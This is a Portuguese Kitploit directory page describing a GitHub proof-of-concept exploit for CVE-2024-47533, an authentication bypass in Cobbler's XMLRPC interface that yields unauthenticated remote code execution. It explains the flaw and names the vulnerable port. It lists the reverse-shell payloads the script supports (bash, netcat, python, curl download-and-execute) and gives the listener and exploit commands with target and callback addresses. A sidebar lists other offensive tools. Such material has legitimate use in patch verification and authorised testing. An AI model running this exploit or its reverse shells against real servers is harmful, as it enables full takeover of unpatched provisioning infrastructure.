
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2024-47533-Cobbler-XMLRPC-Authentication-Bypass-RCE-Exploit-POC — CVE-2024-47533 é uma vulnerabilidade crítica de bypass de autenticação no Cobbler (versões 3.0.0 até antes de 3.2.3 e 3.3.7) que permite execução remota de código não autenticada por meio da interface XMLRPC. | Kitploit
Ferramentas/GitHubGitHub/dollarboysushil/cve-2024-47533-cobbler-xmlrpc-authentication-bypass-rce-exploit-poc
Autenticação e AutorizaçãoGeração de PayloadsAnálise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoComando e ControleRed Teaming
Compartilhar
Ferramenta de Acesso Remoto
GitHubdollarboysushil/cve-2024-47533-cobbler-xmlrpc-authentication-bypass-rce-exploit-poc

CVE-2024-47533-Cobbler-XMLRPC-Authentication-Bypass-RCE-Exploit-POC

CVE-2024-47533 é uma vulnerabilidade crítica de bypass de autenticação no Cobbler (versões 3.0.0 até antes de 3.2.3 e 3.3.7) que permite execução remota de código não autenticada por meio da interface XMLRPC.

Ver RepositórioSite
8136há 1 anoAinda não revisado

CVE-2024-47533 - Cobbler XMLRPC Exploit de Bypass de Autenticação e RCE

⚠️ Execução Remota de Código Crítica via Bypass de Autenticação no Cobbler
🛠️ Implementação de PoC por @dollarboysushil


💡 Visão Geral

O Cobbler, um servidor de instalação Linux que permite a configuração rápida de ambientes de instalação em rede, possui uma vulnerabilidade de autenticação nas versões 3.0.0 até (mas não incluindo) 3.2.3 e 3.3.7. A função utils.get_shared_secret() sempre retorna -1, permitindo que qualquer pessoa se conecte à interface XML-RPC do Cobbler com um nome de usuário vazio ('') e senha -1. Isso permite que um atacante com acesso à rede obtenha controle total do servidor Cobbler. A vulnerabilidade é corrigida nas versões 3.2.3 e 3.3.7.


🛠 Análise Técnica

A vulnerabilidade é causada pelo tratamento inadequado do segredo compartilhado na função utils.get_shared_secret(), que sempre retorna -1, efetivamente contornando a autenticação. Isso permite que qualquer usuário da rede se conecte à interface XMLRPC do Cobbler com credenciais vazias e execute comandos arbitrários.


🔥 Endpoint Vulnerável

http://<target>:25151/ — endpoint da API XMLRPC do Cobbler


💥 Exemplos de Payloads

O script de exploit suporta vários payloads de reverse shell, incluindo:

  • Shell reverso em Bash
  • Shells Netcat (nc, nc2)
  • Reverse shell em Python
  • Download e execução via Curl

🔬 Demonstração de Prova de Conceito (PoC)

📡 Preparando o Listener

Inicie um listener Netcat na sua máquina:

nc -lvnp 4444

listener netcat

🚀 Executando o Exploit

Execute o script de exploit CVE-2024-47533-dbs.py.

python3 CVE-2024-47533-dbs.py -t http://127.0.0.1:25151 -l 10.10.15.16 -p 4444 --payload bash

CVE-2024-47533-dbs.py

💻 Acesso Remoto Bem-sucedido via Shell

Após a execução bem-sucedida, o reverse shell se conectará de volta ao listener, concedendo ao atacante acesso remoto ao servidor.


Reverse shell bem-sucedido

📝 Referências

  • Advisory de Segurança da SUSE para CVE-2024-47533
  • Advisory de Segurança do GitHub GHSA-m26c-fcgh-cp6h
  • Banco de Dados de Vulnerabilidades da Snyk: SNYK-PYTHON-COBBLER-8384360
Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    589
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    361
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    339
  • 5

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    322

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →






